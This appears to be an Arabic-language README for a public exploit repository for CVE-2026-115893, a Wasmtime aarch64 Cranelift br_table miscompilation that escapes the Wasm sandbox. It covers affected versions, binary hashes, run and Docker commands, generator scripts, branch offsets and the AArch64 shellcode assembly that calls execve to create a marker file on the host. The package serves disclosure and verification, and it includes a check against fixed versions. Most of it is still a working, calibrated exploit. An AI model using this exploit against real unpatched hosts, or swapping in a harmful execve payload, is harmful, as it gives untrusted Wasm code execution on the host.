 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: استغلال عام كامل للهروب من صندوق العزل في Wasmtime aarch64 Cranelift br_table، مع PoV وملاحظات المعايرة وأدلة التحقق.

حزمة استغلال عاملة كاملة للهروب من صندوق العزل، وإثبات للثغرة، والتحقق منها
للثغرة CVE-2026-115893 — وهي خطأ في الترجمة البرمجية br_table في Cranelift على aarch64
داخل Wasmtime.
CVE-2026-115893 هو خطأ في تدفق التحكم في المترجم ضمن الواجهة الخلفية Cranelift
على aarch64 في Wasmtime. يؤدي وجود br_table في Wasm بعدد كافٍ من الأهداف إلى إنتاج JTSequence يكون فيه
فرع B.cond الافتراضي ذو إزاحة خارج نطاق
ترميز الفرع الشرطي. تلتف الإزاحة، لذا يمكن لوحدة Wasm صالحة أن تقفز إلى
إزاحة يتحكم بها المستخدم داخل شيفرة JIT.
يوضح هذا المستودع هروبًا كاملًا:
/usr/bin/touch، وتنشئ /tmp/wt-pwn خارج الضيف.لا تحتوي الوحدة على أي استيرادات ولا تستخدم WASI. هذا تنفيذ لشيفرة على المضيف بصلاحيات عملية Wasmtime، وليس صلاحيات root تلقائيًا.
هذه ليست CVE-2026-115889. تلك ثغرة منفصلة في تجاوز حدود الفهرس في Cranelift تتمثل تأثيراتها المُعاد إنتاجها في انهيار المترجم/حجب الخدمة (DoS).
| نطاق الإصدارات | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | معرّض للثغرة | معرّض للثغرة |
36.0.19 | مُصلَح | مُصلَح |
37.0.0–42.x | معرّض للثغرة | معرّض للثغرة |
43.0.0–48.0.6 | مُصلَح | معرّض للثغرة على aarch64 |
48.0.7 | مُصلَح | مُصلَح |
49.0.0–49.0.3 | مُصلَح | معرّض للثغرة حتى 49.0.4 |
49.0.4+ | مُصلَح | مُصلَح |
بالنسبة لهذه الثغرة، استخدم إصدارًا مُصلَحًا مخصصًا: 49.0.4 أو 48.0.7 أو 36.0.19.
| البيئة | Wasmtime | النتيجة |
|---|---|---|
| macOS 26.7.1 arm64، أصلي | 49.0.3 | نجاح 5/5: rc=0، تم إنشاء العلامة |
| حاوية Linux arm64 | 49.0.3 | نجاح 3/3: rc=0، تم إنشاء العلامة |
| macOS arm64 | 49.0.4 | رفض 3/3: rc=1، لا علامة |
| حاوية Linux arm64 | 49.0.4 | رفض 3/3: rc=1، لا علامة |
| macOS arm64 | 49.0.3 | ضابط بـ 65,520 هدفًا: لا علامة |
| macOS arm64 | 49.0.4 | ضابط بـ 65,520 هدفًا: لا علامة |
الاستغلال حتمي على البنية المُختبرة. وهو ليس مستقلًا عن الإصدار؛ قد تحتاج بنيات Wasmtime المختلفة إلى إعادة ضبط.

الشكل 1. حاوية Linux arm64، Wasmtime 49.0.3. تنتهي العملية بالرمز 0 بعد
أن تنشئ الحمولة /tmp/wt-pwn خارج الضيف.


الشكل 2. يرفض Wasmtime 49.0.4 تعليمة br_table عامة بـ 100,000 هدف عند
حد التنفيذ البالغ 65,520 هدفًا. هذه الوحدة العامة ليست وحدة الاستغلال؛
بل توضح الحد المُصلَح.
objdump لفحص أهداف الفروع؛ملفات الإصدار الثنائية وSHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
أسماء ملفات Tarball:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
تجزئات الوحدات:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
التشغيل اليدوي:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
لا يتم إنتاج أي stdout أو stderr؛ يستبدل execve عملية Wasmtime. تُنشئ
الحمولة /tmp/wt-pwn فقط.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
مثال على الحاوية:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
يرفض التشغيل الثابت على Linux عدد 524,252 هدفًا.
نفس الحمولة مع 65,520 هدفًا:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
المتوقع: rc=0، بلا علامة. ثوابت v128 والشيفرة الصدفية وحدها لا تُنشئ الملف؛ الجدول المفرط الحجم مطلوب.
تغيير العدد المستهدف بعيدًا عن التجمع (n=524254) يجعل الفرع يهبط
عند 0x4c، فيتعطل، ولا يُنشئ أي علامة.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc لا يُستدعى أبدًا. تُجمَّع ثوابته من نوع v128 إلى بركة حرفية قابلة للتنفيذ .text. البايتات هي شيفرة صدفة AArch64.
بالنسبة لنسخة macOS المُختبرة مع n=524255:
f بالقرب من 0xa0؛JTSequence الافتراضي عند b4/b8؛b.hs المُجمَّع بشكل خاطئ هو 0x50، وهو أول بايت من البركة؛pwn الدالة f بالمُحدِّد الذي يأخذ الفرع الافتراضي.تُنفَّذ البركة:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
يستخدم متغير Linux رقم syscall svc #0 ورقم syscall الخاص بـ Linux execve. عدد أهدافه هو 524,252 لأن المقدمة غير الخاصة بـ PAC تضع التجمع عند 0x40.
لا تحتوي الوحدة على أي عمليات استيراد ولا تستدعي WASI أبدًا. لا توجد واجهة برمجة تطبيقات لملفات Wasm في الوحدة. يُنشأ /tmp/wt-pwn بواسطة مسار المضيف execve، وليس بواسطة شيفرة الذاكرة الخطية الخاصة بالضيف.
python3 poc/gen_jit_escape.py > lab/jit-escape.wat
python3 poc/gen_jit_escape_linux.py > lab/jit-escape-linux.wat
يُعيد هذا إنشاء الوحدات. لكنه لا يعايرها لبناء آخر.
لا تفترض أن العدد الافتراضي يعمل في مكان آخر.






